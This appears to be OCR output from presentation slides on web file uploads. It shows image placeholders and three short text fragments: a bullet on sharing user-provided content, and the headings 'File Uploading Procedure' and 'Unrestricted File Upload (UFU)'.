
- Sharing user-provided content has become a *de facto* standard feature of modern web applications









File Uploading Procedure




Unrestricted File Upload (UFU)



